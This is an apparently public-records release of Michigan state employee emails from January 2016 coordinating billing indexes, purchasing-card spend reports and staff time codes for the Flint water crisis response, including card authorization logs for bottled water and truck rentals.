**Cc:** Hengesbach, Dane (DTMB) <[hengesbachd@michigan.gov](mailto:hengesbachd@michigan.gov)>; Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)>; McKee, Ryan (DTMB) <[mckeer1@michigan.gov](mailto:mckeer1@michigan.gov)>; Spaniolo, Natalie (DTMB) <[spaniolon@michigan.gov](mailto:spaniolon@michigan.gov)>  
**Subject:** RE: SEOC Billing Index

Chris -- Please charge all IT related items to Index 90055 and all non-IT to Index 71105 for Flint related expenses. If there are charges that have gone to the indexes mentioned in your email we can move them to the new indexes. Thanks.

---

**From:** Christensen, Chris (DTMB)  
**Sent:** Tuesday, January 19, 2016 12:55 PM  
**To:** Jeffery, Phillip (DTMB) <[Jefferyp@michigan.gov](mailto:Jefferyp@michigan.gov)>; DeCamp, Greg (DTMB) <[DeCampG1@michigan.gov](mailto:DeCampG1@michigan.gov)>; Stibitz, Brom (DTMB) <[StibitzB@michigan.gov](mailto:StibitzB@michigan.gov)>  
**Cc:** Hengesbach, Dane (DTMB) <[hengesbachd@michigan.gov](mailto:hengesbachd@michigan.gov)>; Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)>; McKee, Ryan (DTMB) <[mckeer1@michigan.gov](mailto:mckeer1@michigan.gov)>  
**Subject:** SEOC Billing Index  
**Importance:** High


I am trying to make the billing process easier for everything happening in Flint. When we had the Detroit flooding issue we set up billing index's for the emergency. We used 45405 for MB and 90050 for IT, can we set up a billing index for Flint?

If it doesn't matter I need to know that because we are trying to track things and I wanted to make sure we are on the same page.

Thanks

Chris Christensen  
Director of Infrastructure Protection  
Office: (517) 241-2188  
Cell: (517) 243-1647

[Christensenc4@michigan.gov](mailto:Christensenc4@michigan.gov)



**HELP. CONNECT. SOLVE.**

---

**From:** DeCamp, Greg (DTMB)  
**Sent:** Tuesday, January 19, 2016 4:14 PM  
**To:** Spaniolo, Natalie (DTMB)  
**Cc:** Stansfield, Marsha (DTMB)  
**Subject:** RE: SEOC Billing Index

71105 is 071 and 90055 is 084

---

**From:** Spaniolo, Natalie (DTMB)  
**Sent:** Tuesday, January 19, 2016 4:10 PM  
**To:** DeCamp, Greg (DTMB) <[DeCampG1@michigan.gov](mailto:DeCampG1@michigan.gov)>  
**Cc:** Stansfield, Marsha (DTMB) <[StansfieldM@michigan.gov](mailto:StansfieldM@michigan.gov)>  
**Subject:** RE: SEOC Billing Index

Greg --

Clarification please...is the 90055 a 071 index and the 71105 is 084? Or are they both 071?

Thanks,  
Natalie

---

**From:** DeCamp, Greg (DTMB)  
**Sent:** Tuesday, January 19, 2016 2:46 PM  
**To:** Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>; Jeffery, Phillip (DTMB) <[Jefferyp@michigan.gov](mailto:Jefferyp@michigan.gov)>; Stibitz, Brom (DTMB) <[StibitzB@michigan.gov](mailto:StibitzB@michigan.gov)>  
**Cc:** Hengesbach, Dane (DTMB) <[hengesbachd@michigan.gov](mailto:hengesbachd@michigan.gov)>; Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)>; McKee, Ryan (DTMB) <[mckeer1@michigan.gov](mailto:mckeer1@michigan.gov)>; Spaniolo, Natalie (DTMB) <[spaniolon@michigan.gov](mailto:spaniolon@michigan.gov)>  
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
Chris Christensen

Director of Infrastructure Protection

Office: (517) 241-2188

Cell: (517) 243-1647

[Christensenc4@michigan.gov](mailto:Christensenc4@michigan.gov)



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---

**From:** Sanches, Christine (DHHS)  
**Sent:** Wednesday, January 20, 2016 8:56 AM  
**To:** Stansfield, Marsha (DTMB)  
**Subject:** RE: PCard Transactions

Would weekly be too much of an ask?

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**From:** Stansfield, Marsha (DTMB)  
**Sent:** Wednesday, January 20, 2016 8:23 AM  
**To:** Sanches, Christine (DHHS) <SanchesC@michigan.gov>  
**Cc:** Spaniolo, Natalie (DTMB) <spaniolon@michigan.gov>  
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Marsha

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**To:** Stansfield, Marsha (DTMB) <StansfieldM@michigan.gov>  
**Subject:** RE: PCard Transactions

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Thanks

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**From:** Stansfield, Marsha (DTMB)  
**Sent:** Tuesday, January 19, 2016 11:18 AM  
**To:** Hampton, Trisha (DTMB) <HamptonT@michigan.gov>; Sanches, Christine (DHHS) <SanchesC@michigan.gov>  
**Cc:** Spaniolo, Natalie (DTMB) <spaniolon@michigan.gov>; Christensen, Chris (DTMB) <christensenc4@michigan.gov>  
**Subject:** RE: PCard Transactions

Chris S.,

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**From:** Hampton, Trisha (DTMB)  
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**Cc:** Stansfield, Marsha (DTMB) <[StansfieldM@michigan.gov](mailto:StansfieldM@michigan.gov)>; Spaniolo, Natalie (DTMB) <[spaniolon@michigan.gov](mailto:spaniolon@michigan.gov)>; Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>  
**Subject:** RE: PCard Transactions

Per our conversation, I have attached the requested report.

Please let me know if you have any questions or need further information.

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**Subject:** FW: PCard Transactions  
**Importance:** High

Call you assist me in the absence of Marsha and Natalie.

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**To:** Stansfield, Marsha (DTMB) <[StansfieldM@michigan.gov](mailto:StansfieldM@michigan.gov)>  
**Cc:** Spaniolo, Natalie (DTMB) <[spaniolon@michigan.gov](mailto:spaniolon@michigan.gov)>; Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>  
**Subject:** FW: PCard Transactions  
**Importance:** High

Marsha,

need to track spend related to the Flint Water Crisis. Can you send me a spend report for the items noted below and all activity that occurred to date. It's urgent.

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**Sent:** Thursday, January 14, 2016 6:38 PM  
**To:** Sanches, Christine (DHHS) <[SanchesC@michigan.gov](mailto:SanchesC@michigan.gov)>  
**Cc:** Stigall, Jill (DHHS) <[StigallJ1@michigan.gov](mailto:StigallJ1@michigan.gov)>; Stephen, Kimberly (DHHS) <[STEPHENK@michigan.gov](mailto:STEPHENK@michigan.gov)>; Hanley, Farah (DHHS) <[hanleyf@michigan.gov](mailto:hanleyf@michigan.gov)>; Kangas, Susan (DHHS) <[KangasS1@michigan.gov](mailto:KangasS1@michigan.gov)>  
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Chris,

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Also, can you tell us if you've placed any other orders related to the Flint water crisis. Printing, Temporary Fuel Cards, Rental agreement for warehouse space, 30 tablets

We've heard truckloads of water are coming daily and wonder who may have placed the order and what funds are being used to pay for it. The funds will be taken out of DHHS's supplemental funding to pay for 72 trucks at \$5,538.12 a truck, total cost \$398,744.64

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[sanchesc@michigan.gov](mailto:sanchesc@michigan.gov)  
517-335-1161 desk  
517-614-9948 cell

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[Christensenc4@michigan.gov](mailto:Christensenc4@michigan.gov)



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**To:** Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>  
**Cc:** Stigall, Jill (DHHS) <[StigallJ1@michigan.gov](mailto:StigallJ1@michigan.gov)>; Stephen, Kimberly (DHHS) <[STEPHENK@michigan.gov](mailto:STEPHENK@michigan.gov)>; Hanley, Farah (DHHS) <[hanleyf@michigan.gov](mailto:hanleyf@michigan.gov)>; Kangas, Susan (DHHS) <[KangasS1@michigan.gov](mailto:KangasS1@michigan.gov)>  
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Christine H. Sanches  
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Suite 1201  
235 S. Grand Ave.  
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[sanchesc@michigan.gov](mailto:sanchesc@michigan.gov)  
517-335-1161 desk

**From:** Stansfield, Marsha (DTMB)  
**Sent:** Thursday, January 14, 2016 4:26 PM  
**To:** Sanches, Christine (DHHS) <SanchesC@michigan.gov>  
**Cc:** Spaniolo, Natalie (DTMB) <spaniolon@michigan.gov>  
**Subject:** PCard Transactions

Chris,

Attached are the transactions that have posted. I have also pasted below the authorization log to show additional transactions that been made but not posted in WORKS. Let me know if you have any questions.

Authorization Log - Christopher B Christensen (9722)							
Current Balance: 19,543.47		ATM Cash Limit: 0.00		Available Funds: 78,679.00			
Date	Merchant Name	MCC	Amount	Result	Auth/Decline Code	Decline Reason	Amount Avail Before Auth
01/14/16 13:37:27 EST	U-HAUL DORT HWY	7513	\$269.40	Authorized	018192		
01/14/16 13:36:32 EST	U-HAUL DORT HWY	7513	\$269.40	Authorized	089500		
01/14/16 13:31:53 EST	U-HAUL DORT HWY	7513	\$269.40	Authorized	046037		
01/14/16 13:26:46 EST	U-HAUL DORT HWY	7513	\$269.40	Authorized	093919		
01/13/16 14:48:09 EST	Verizon Writs M4837-01	4812	\$699.46	Authorized	042671		
01/11/16 08:16:34 EST	WAL-MART STORES, INC.	5411	\$17,920.00	Authorized	090343		
01/10/16 18:24:18 EST	WM SUPERCENTER #19...	5411	\$17,920.00	Declined	0906	TIERED WATCH LEVEL 6	\$98,164.28
01/10/16 18:17:53 EST	WM SUPERCENTER #19...	5411	\$17,920.00	Declined	0906	TIERED WATCH LEVEL 6	\$98,164.28
01/10/16 17:12:50 EST	WAL-MART #1928	5411	\$20,440.00	Declined	0870	DECLINED BY SCORE 1	\$98,164.28
01/10/16 15:44:34 EST	THE HOME DEPOT 2765	5200	\$1,687.32	Authorized	030270		

---

**From:** Sanches, Christine (DHHS)  
**Sent:** Wednesday, January 20, 2016 9:01 AM  
**To:** Stansfield, Marsha (DTMB)  
**Subject:** RE: PCard Transactions

Monday is fine.

---

**From:** Stansfield, Marsha (DTMB)  
**Sent:** Wednesday, January 20, 2016 8:59 AM  
**To:** Sanches, Christine (DHHS) <SanchesC@michigan.gov>  
**Subject:** RE: PCard Transactions

That won't be a problem. Do you want it every Monday? Or is there another day you would prefer?

---

**From:** Sanches, Christine (DHHS)  
**Sent:** Wednesday, January 20, 2016 8:56 AM  
**To:** Stansfield, Marsha (DTMB) <StansfieldM@michigan.gov>  
**Subject:** RE: PCard Transactions

Would weekly be too much of an ask?

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**From:** Stansfield, Marsha (DTMB)  
**Sent:** Wednesday, January 20, 2016 8:23 AM  
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**Subject:** RE: PCard Transactions

Chris,

Here are charges that Chris Christensen has made thus far that has posted. Is there a regularity that you would like this report sent to you until the water issue is over?

Marsha

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**From:** Sanches, Christine (DHHS)  
**Sent:** Tuesday, January 19, 2016 2:55 PM  
**To:** Stansfield, Marsha (DTMB) <StansfieldM@michigan.gov>  
**Subject:** RE: PCard Transactions

Tomorrow is fine.

Thanks

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**From:** Stansfield, Marsha (DTMB)  
**Sent:** Tuesday, January 19, 2016 11:18 AM  
**To:** Hampton, Trisha (DTMB) <HamptonT@michigan.gov>; Sanches, Christine (DHHS) <SanchesC@michigan.gov>

**Cc:** Spaniolo, Natalie (DTMB) <[spaniolon@michigan.gov](mailto:spaniolon@michigan.gov)>; Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>

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**Cc:** Stansfield, Marsha (DTMB) <[StansfieldM@michigan.gov](mailto:StansfieldM@michigan.gov)>; Spaniolo, Natalie (DTMB) <[spaniolon@michigan.gov](mailto:spaniolon@michigan.gov)>;

Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>

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**Importance:** High

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517-335-1161 desk

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01/14/16 13:31:53 EST	U-HAUL DORT HWY	7513	\$269.40	Authorized
01/14/16 13:26:46 EST	U-HAUL DORT HWY	7513	\$269.40	Authorized
01/13/16 14:48:09 EST	Verizon Wrls M4837-01	4812	\$699.46	Authorized
01/11/16 08:16:34 EST	WAL-MART STORES, INC.	5411	\$17,920.00	Authorized
01/10/16 18:24:18 EST	WM SUPERCENTER #19...	5411	\$17,920.00	Declined
01/10/16 18:17:53 EST	WM SUPERCENTER #19...	5411	\$17,920.00	Declined
01/10/16 17:12:50 EST	WAL-MART #1928	5411	\$20,440.00	Declined
01/10/16 15:44:34 EST	THE HOME DEPOT 2765	5200	\$1,687.32	Authorized



---

**From:** Spaniolo, Natalie (DTMB)  
**Sent:** Wednesday, January 20, 2016 9:19 AM  
**To:** Stansfield, Marsha (DTMB)  
**Subject:** RE: PCard Transactions

Do we know for sure that all of his transactions are for Flint?

---

**From:** Stansfield, Marsha (DTMB)  
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**Cc:** Spaniolo, Natalie (DTMB) <[spaniolon@michigan.gov](mailto:spaniolon@michigan.gov)>; Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>  
**Subject:** FW: PCard Transactions  
**Importance:** High

Marsha,

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01/14/16 13:26:46 EST	U-HAUL DORT HWY	7513	\$269.40	Authorized	093919		
01/13/16 14:48:09 EST	Verizon Writs M4837-01	4812	\$699.46	Authorized	042671		
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ATM Cash Limit: 0.00

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**Sent:** Wednesday, January 20, 2016 10:01 AM  
**To:** Stansfield, Marsha (DTMB)  
**Subject:** RE: PCard Transactions

Sounds good – I would let Chris S. know that is what you are going to do going forward....

---

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**To:** Spaniolo, Natalie (DTMB) <[spaniolon@michigan.gov](mailto:spaniolon@michigan.gov)>  
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I have already arrange with Chris S. to send the report every Monday. When I send it I can copy Chris C. to verify that all charges are for Flint. Do you think that will work okay?

---

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I will put it in my planner. Do you want it just for the previous works purchases or do you prefer the report have all the purchases?

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Monday is fine.

---

**From:** Stansfield, Marsha (DTMB)  
**Sent:** Wednesday, January 20, 2016 8:59 AM  
**To:** Sanches, Christine (DHHS) <SanchesC@michigan.gov>  
**Subject:** RE: PCard Transactions

That won't be a problem. Do you want it every Monday? Or is there another day you would prefer?

---

**From:** Sanches, Christine (DHHS)  
**Sent:** Wednesday, January 20, 2016 8:56 AM  
**To:** Stansfield, Marsha (DTMB) <StansfieldM@michigan.gov>  
**Subject:** RE: PCard Transactions

Would weekly be too much of an ask?

---

**From:** Stansfield, Marsha (DTMB)  
**Sent:** Wednesday, January 20, 2016 8:23 AM  
**To:** Sanches, Christine (DHHS) <SanchesC@michigan.gov>  
**Cc:** Spaniolo, Natalie (DTMB) <spaniolon@michigan.gov>  
**Subject:** RE: PCard Transactions

Chris,

Here are charges that Chris Christensen has made thus far that has posted. Is there a regularity that you would like this report sent to you until the water issue is over?

Marsha

---

**From:** Sanches, Christine (DHHS)  
**Sent:** Tuesday, January 19, 2016 2:55 PM  
**To:** Stansfield, Marsha (DTMB) <[StansfieldM@michigan.gov](mailto:StansfieldM@michigan.gov)>  
**Subject:** RE: PCard Transactions

Tomorrow is fine.

Thanks

---

**From:** Stansfield, Marsha (DTMB)  
**Sent:** Tuesday, January 19, 2016 11:18 AM  
**To:** Hampton, Trisha (DTMB) <[HamptonT@michigan.gov](mailto:HamptonT@michigan.gov)>; Sanches, Christine (DHHS) <[SanchesC@michigan.gov](mailto:SanchesC@michigan.gov)>  
**Cc:** Spaniolo, Natalie (DTMB) <[spaniolon@michigan.gov](mailto:spaniolon@michigan.gov)>; Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>  
**Subject:** RE: PCard Transactions

Chris S.,

What Trisha provided is what has been posted. Do you want a list of authorization log (charges that have been authorized but hasn't posted to WORKS yet)? Or would you prefer to have a new report tomorrow?

Marsha

---

**From:** Hampton, Trisha (DTMB)  
**Sent:** Tuesday, January 19, 2016 10:37 AM  
**To:** Sanches, Christine (DHHS) <[SanchesC@michigan.gov](mailto:SanchesC@michigan.gov)>  
**Cc:** Stansfield, Marsha (DTMB) <[StansfieldM@michigan.gov](mailto:StansfieldM@michigan.gov)>; Spaniolo, Natalie (DTMB) <[spaniolon@michigan.gov](mailto:spaniolon@michigan.gov)>; Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>  
**Subject:** RE: PCard Transactions

Per our conversation, I have attached the requested report.

Please let me know if you have any questions or need further information.

---

**From:** Sanches, Christine (DHHS)  
**Sent:** Tuesday, January 19, 2016 10:26 AM  
**To:** Hampton, Trisha (DTMB) <[HamptonT@michigan.gov](mailto:HamptonT@michigan.gov)>  
**Subject:** FW: PCard Transactions  
**Importance:** High



Call you assist me in the absence of Marsha and Natalie.

---

**From:** Sanches, Christine (DHHS)  
**Sent:** Tuesday, January 19, 2016 10:23 AM  
**To:** Stansfield, Marsha (DTMB) <[StansfieldM@michigan.gov](mailto:StansfieldM@michigan.gov)>  
**Cc:** Spaniolo, Natalie (DTMB) <[spaniolon@michigan.gov](mailto:spaniolon@michigan.gov)>; Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>  
**Subject:** FW: PCard Transactions  
**Importance:** High

Marsha,

need to track spend related to the Flint Water Crisis. Can you send me a spend report for the items noted below and all activity that occurred to date. It's urgent.

---

**From:** Christensen, Chris (DTMB)  
**Sent:** Thursday, January 14, 2016 6:38 PM  
**To:** Sanches, Christine (DHHS) <[SanchesC@michigan.gov](mailto:SanchesC@michigan.gov)>  
**Cc:** Stigall, Jill (DHHS) <[StigallJ1@michigan.gov](mailto:StigallJ1@michigan.gov)>; Stephen, Kimberly (DHHS) <[STEPHENK@michigan.gov](mailto:STEPHENK@michigan.gov)>; Hanley, Farah (DHHS) <[hanleyf@michigan.gov](mailto:hanleyf@michigan.gov)>; Kangas, Susan (DHHS) <[KangasS1@michigan.gov](mailto:KangasS1@michigan.gov)>  
**Subject:** RE: PCard Transactions

Chris,

Can you confirm the Walmart charge was for bottled water for Flint residents. Water filters (Walmart is to donate them)

Also, can you tell us if you've placed any other orders related to the Flint water crisis. Printing, Temporary Fuel Cards, Rental agreement for warehouse space, 30 tablets

We've heard truckloads of water are coming daily and wonder who may have placed the order and what funds are being used to pay for it. The funds will be taken out of DHHS's supplemental funding to pay for 72 trucks at \$5,538.12 a truck, total cost \$398,744.64

Christine H. Sanches  
Director, Office of Contracts & Purchasing  
Michigan Department of Health & Human Services  
Suite 1201  
235 S. Grand Ave.  
Lansing, MI 48933  
[sanchesc@michigan.gov](mailto:sanchesc@michigan.gov)  
517-335-1161 desk  
517-614-9948 cell

Chris Christensen  
Director of Infrastructure Protection

Office: (517) 241-2188  
Cell: (517) 243-1647  
[Christensenc4@michigan.gov](mailto:Christensenc4@michigan.gov)



---

**From:** Sanches, Christine (DHHS)  
**Sent:** Thursday, January 14, 2016 4:53 PM  
**To:** Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>  
**Cc:** Stigall, Jill (DHHS) <[StigallJ1@michigan.gov](mailto:StigallJ1@michigan.gov)>; Stephen, Kimberly (DHHS) <[STEPHENK@michigan.gov](mailto:STEPHENK@michigan.gov)>; Hanley, Farah (DHHS) <[hanleyf@michigan.gov](mailto:hanleyf@michigan.gov)>; Kangas, Susan (DHHS) <[KangasS1@michigan.gov](mailto:KangasS1@michigan.gov)>  
**Subject:** FW: PCard Transactions

Chris,

Can you confirm the Walmart charge was for bottled water for Flint residents.

Also, can you tell us if you've placed any other orders related to the Flint water crisis.

We've heard truckloads of water are coming daily and wonder who may have placed the order and what funds are being used to pay for it.

Christine H. Sanches  
Director, Office of Contracts & Purchasing  
Michigan Department of Health & Human Services  
Suite 1201  
235 S. Grand Ave.  
Lansing, MI 48933  
[sanchesc@michigan.gov](mailto:sanchesc@michigan.gov)  
517-335-1161 desk  
517-614-9948 cell

---

**From:** Stansfield, Marsha (DTMB)  
**Sent:** Thursday, January 14, 2016 4:26 PM  
**To:** Sanches, Christine (DHHS) <[SanchesC@michigan.gov](mailto:SanchesC@michigan.gov)>  
**Cc:** Spaniolo, Natalie (DTMB) <[spaniolon@michigan.gov](mailto:spaniolon@michigan.gov)>  
**Subject:** PCard Transactions

Chris,

Attached are the transactions that have posted. I have also pasted below the authorization log to show additional transactions that been made but not posted in WORKS. Let me know if you have any questions.

Current Balance: 19,543.47

ATM Cash Limit: 0.00

Available Funds: 78,679.00

Date	Merchant Name	MCC	Amount	Result	Auth/Decline Code	Decline Reason	Amount Avail Before Auth
01/14/16 13:37:27 EST	U-HAUL DORT HWY	7513	\$269.40	Authorized	018192		
01/14/16 13:36:32 EST	U-HAUL DORT HWY	7513	\$269.40	Authorized	089500		
01/14/16 13:31:53 EST	U-HAUL DORT HWY	7513	\$269.40	Authorized	046037		
01/14/16 13:26:46 EST	U-HAUL DORT HWY	7513	\$269.40	Authorized	093919		
01/13/16 14:48:09 EST	Verizon Wrls M4837-01	4812	\$699.46	Authorized	042671		
01/11/16 08:16:34 EST	WAL-MART STORES, INC.	5411	\$17,920.00	Authorized	090343		
01/10/16 18:24:18 EST	WM SUPERCENTER #19...	5411	\$17,920.00	Declined	0906	TIERED WATCH LEVEL 6	\$98,164.28
01/10/16 18:17:53 EST	WM SUPERCENTER #19...	5411	\$17,920.00	Declined	0906	TIERED WATCH LEVEL 6	\$98,164.28
01/10/16 17:12:50 EST	WAL-MART #1928	5411	\$20,440.00	Declined	0870	DECLINED BY SCORE 1	\$98,164.28
01/10/16 15:44:34 EST	THE HOME DEPOT 2765	5200	\$1,687.32	Authorized	030270		

---

**From:** Graham, Kimberly (DMVA)  
**Sent:** Thursday, January 21, 2016 2:26 PM  
**To:** Stansfield, Marsha (DTMB)  
**Subject:** RE: Emergency Cards for Guard 8 and Guard 9

Ok thank you.

**Thank You,**  
**Kimberly Graham, Buyer Manager**  
**DMVA, State Operations - Purchasing & Contracts**  
**Reserve Forces Support Center**  
**3423 N. Martin Luther King Jr. Blvd, Suite 320F**  
**Lansing, MI 48906**  
**(517) 481-7643 – Office**  
**(517) 481-7644 - Fax**

**For information on doing business with the State**  
**go to Contract Connect at [www.michigan.gov/micontractconnect](http://www.michigan.gov/micontractconnect)**

**Are you Registered on the State of Michigan's bid solicitation system?**  
**Go to [www.buy4michigan.com](http://www.buy4michigan.com)**

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**From:** Stansfield, Marsha (DTMB)  
**Sent:** Thursday, January 21, 2016 2:12 PM  
**To:** Graham, Kimberly (DMVA)  
**Subject:** RE: Emergency Cards for Guard 8 and Guard 9

I would recommend reporting the cards lost and the bank will reissue you new ones.

---

**From:** Graham, Kimberly (DMVA)  
**Sent:** Thursday, January 21, 2016 2:10 PM  
**To:** Stansfield, Marsha (DTMB) <[StansfieldM@michigan.gov](mailto:StansfieldM@michigan.gov)>  
**Subject:** RE: Emergency Cards for Guard 8 and Guard 9

It will be quicker and easier to just get new cards. We have soldiers from all over the state and I don't have their home of record. They were using emergency cellular telephones when they worked in Flint, etc. For liability/security purposes I would prefer to close the accounts and reissue a new credit card.

---

**From:** Stansfield, Marsha (DTMB)  
**Sent:** Thursday, January 21, 2016 1:43 PM  
**To:** Graham, Kimberly (DMVA)  
**Subject:** RE: Emergency Cards for Guard 8 and Guard 9

Is there a reason you don't them just send you the card back?

---

**From:** Graham, Kimberly (DMVA)  
**Sent:** Thursday, January 21, 2016 1:26 PM  
**To:** Stansfield, Marsha (DTMB) <[StansfieldM@michigan.gov](mailto:StansfieldM@michigan.gov)>  
**Subject:** RE: Emergency Cards for Guard 8 and Guard 9

The soldiers left the mission and forgot to turn in the cards. I want to close the accounts and reissue all new cards.

---

**From:** Stansfield, Marsha (DTMB)  
**Sent:** Thursday, January 21, 2016 12:30 PM  
**To:** Graham, Kimberly (DMVA)  
**Subject:** RE: Emergency Cards for Guard 8 and Guard 9

Kim,

You would ask for a new card like you would any other card. Why do they need new cards?

Marsha

---

**From:** Graham, Kimberly (DMVA)  
**Sent:** Wednesday, January 20, 2016 7:39 PM  
**To:** Stansfield, Marsha (DTMB) <[StansfieldM@michigan.gov](mailto:StansfieldM@michigan.gov)>  
**Subject:** Emergency Cards for Guard 8 and Guard 9

Marsha:

Is there a way through Works to ask for a new card for Guard 8 and Guard 9?

**Thank You,**  
**Kimberly Graham, Buyer Manager**  
**DMVA, State Operations - Purchasing & Contracts**  
**Reserve Forces Support Center**  
**3423 N. Martin Luther King Jr. Blvd, Suite 320F**  
**Lansing, MI 48906**  
**(517) 481-7643 – Office**  
**(517) 481-7644 - Fax**

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go to Contract Connect at [www.michigan.gov/micontractconnect](http://www.michigan.gov/micontractconnect)

Are you Registered on the State of Michigan's bid solicitation system?  
Go to [www.buy4michigan.com](http://www.buy4michigan.com)

---

**From:** Hummel, Mindy (DTMB)  
**Sent:** Friday, January 22, 2016 2:26 PM  
**To:** Knapp, Kathy (DTMB)  
**Cc:** Stansfield, Marsha (DTMB)  
**Subject:** Hrs on Flint Water Project

Hi Kathy:

Not including today, I've spent about 25 ½ hrs on Flint water project related activities since 01/13/16.

Mindy Hummel  
DTMB/Financial Services  
517-373-2215 Phone  
517-230-2447 Cell  
517-241-4856 Fax



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**From:** State of Michigan <MISOM@govsubscriptions.michigan.gov>  
**Sent:** Friday, January 22, 2016 4:47 PM  
**To:** Stansfield, Marsha (DTMB)  
**Subject:** Flint Volunteer Efforts



Dear State Employees,

Gov. Rick Snyder and I want to thank everyone who donated their time during the holiday weekend to deliver bottled water, water filters, replacement cartridges and water testing kits to families in the city of Flint. We are working hard to ensure all residents are provided with the safe water resources they need, and each donation and hour of your time volunteered goes a long way.

For employees who would like to help the residents of Flint, there are several opportunities to do so. Please visit [www.helpforflint.com](http://www.helpforflint.com) to learn how you can help.

For additional information and updates, visit [www.michigan.gov/flintwater](http://www.michigan.gov/flintwater).

Again, thank you for all your support.

Sincerely, Mike Zimmer  
Office of Good Government Director  
Dept. of Licensing and Regulatory Affairs Director

---

This e-mail was sent to [stansfieldm@michigan.gov](mailto:stansfieldm@michigan.gov) using GovDelivery on behalf of: the State of Michigan, 111 S. Capitol Ave., Lansing, MI. *You are receiving this message because you are a State of Michigan employee.*

---

**From:** Spaniolo, Natalie (DTMB)  
**Sent:** Friday, January 22, 2016 5:02 PM  
**To:** Stansfield, Marsha (DTMB)  
**Subject:** RE: Activity Code

So sorry I thought it was about Brittany....can't explain why.

Have her use whatever she normally uses for those things – or if there is one for supporting Chris Christensen's area then that would be apt.

thanks

---

**From:** Stansfield, Marsha (DTMB)  
**Sent:** Friday, January 22, 2016 4:58 PM  
**To:** Spaniolo, Natalie (DTMB) <[spaniolon@michigan.gov](mailto:spaniolon@michigan.gov)>  
**Subject:** Re: Activity Code

It is with everything she has been doing ordering iPads/iPhones, accessories and setting up the devices.

Sent from my iPhone

On Jan 22, 2016, at 3:42 PM, Spaniolo, Natalie (DTMB) <[spaniolon@michigan.gov](mailto:spaniolon@michigan.gov)> wrote:

If it is conjunction with the PCard just the statewide PCard.

---

**From:** Stansfield, Marsha (DTMB)  
**Sent:** Friday, January 22, 2016 3:12 PM  
**To:** Spaniolo, Natalie (DTMB) <[spaniolon@michigan.gov](mailto:spaniolon@michigan.gov)>  
**Subject:** Activity Code

Natalie,

Is there an activity code that Mindy should be using for the things she is doing for the Flint Water Issue?



---

**From:** Hummel, Mindy (DTMB)  
**Sent:** Monday, January 25, 2016 8:29 AM  
**To:** Stansfield, Marsha (DTMB)  
**Subject:** Flint Water Project - Activity Code

**Importance:** High

I'm going to need to know if there is an activity code I should be using before I need to submit my time this week. Infrastructure Security asked for my hours that I've worked on it and my pay rate.

Mindy Hummel  
DTMB/Financial Services  
517-373-2215 Phone  
517-230-2447 Cell  
517-241-4856 Fax




**HELP. CONNECT. SOLVE.**

---

**From:** Hummel, Mindy (DTMB)  
**Sent:** Monday, January 25, 2016 8:44 AM  
**To:** Stansfield, Marsha (DTMB)  
**Subject:** RE: Flint Water Project - Activity Code

I've never had to use one for something like this before and I don't believe Chris has a specific code. I'll check with him.

Mindy Hummel  
DTMB/Financial Services  
517-373-2215 Phone  
517-230-2447 Cell  
517-241-4856 Fax



**HELP. CONNECT. SOLVE.**

---

**From:** Stansfield, Marsha (DTMB)  
**Sent:** Monday, January 25, 2016 8:42 AM  
**To:** Hummel, Mindy (DTMB) <[HummelM@michigan.gov](mailto:HummelM@michigan.gov)>  
**Subject:** RE: Flint Water Project - Activity Code

I reached out to Natalie on Friday and she said to use whatever you would normally use for those type of things or if there is one for supporting Chris Christensen's area then that would be applicable.


Marsha

---

**From:** Hummel, Mindy (DTMB)  
**Sent:** Monday, January 25, 2016 8:29 AM  
**To:** Stansfield, Marsha (DTMB) <[StansfieldM@michigan.gov](mailto:StansfieldM@michigan.gov)>  
**Subject:** Flint Water Project - Activity Code  
**Importance:** High

I'm going to need to know if there is an activity code I should be using before I need to submit my time this week. Infrastructure Security asked for my hours that I've worked on it and my pay rate.

Mindy Hummel  
DTMB/Financial Services  
517-373-2215 Phone  
517-230-2447 Cell  
517-241-4856 Fax



**HELP. CONNECT. SOLVE.**

---

**From:** McKee, Ryan (DTMB)  
**Sent:** Monday, January 25, 2016 4:31 PM  
**To:** Stansfield, Marsha (DTMB)  
**Subject:** RE: Flint PCard Purchases  
**Attachments:** Copy of Ryan McKee 01-10-2016 thru 01-22-2016.xls

See attached.

Thank you,

Ryan McKee  
DTMB Cybersecurity & Infrastructure Protection  
Office of Infrastructure Protection  
p: (517) 241-3356  
e: [mckeer1@michigan.gov](mailto:mckeer1@michigan.gov)

---

**From:** Stansfield, Marsha (DTMB)  
**Sent:** Monday, January 25, 2016 4:23 PM  
**To:** McKee, Ryan (DTMB) <[mckeer1@michigan.gov](mailto:mckeer1@michigan.gov)>  
**Subject:** Flint PCard Purchases

Good Afternoon, Ryan.

Attached is a list of PCard purchases that posted between 1/10/2016-1/22/2016. Please review the purchases and mark in column J if it was for the Flint Water Issue. If it was for the Flint Water Issue please provide a description of what was purchased in column K. This information is being requested by DHHS.

Please reply as soon as possible.

Let me know if you have any questions.

Thank you.  
Marsha

---

**From:** Hummel, Mindy (DTMB)  
**Sent:** Tuesday, January 26, 2016 7:34 AM  
**To:** Stansfield, Marsha (DTMB)  
**Subject:** RE: Flint PCard Purchases  
**Attachments:** Hummel 01-10-2016 thru 01-22-2016.xls

Attached.

Mindy Hummel  
DTMB/Financial Services  
517-373-2215 Phone  
517-230-2447 Cell  
517-241-4856 Fax



**HELP. CONNECT. SOLVE.**

---

**From:** Stansfield, Marsha (DTMB)  
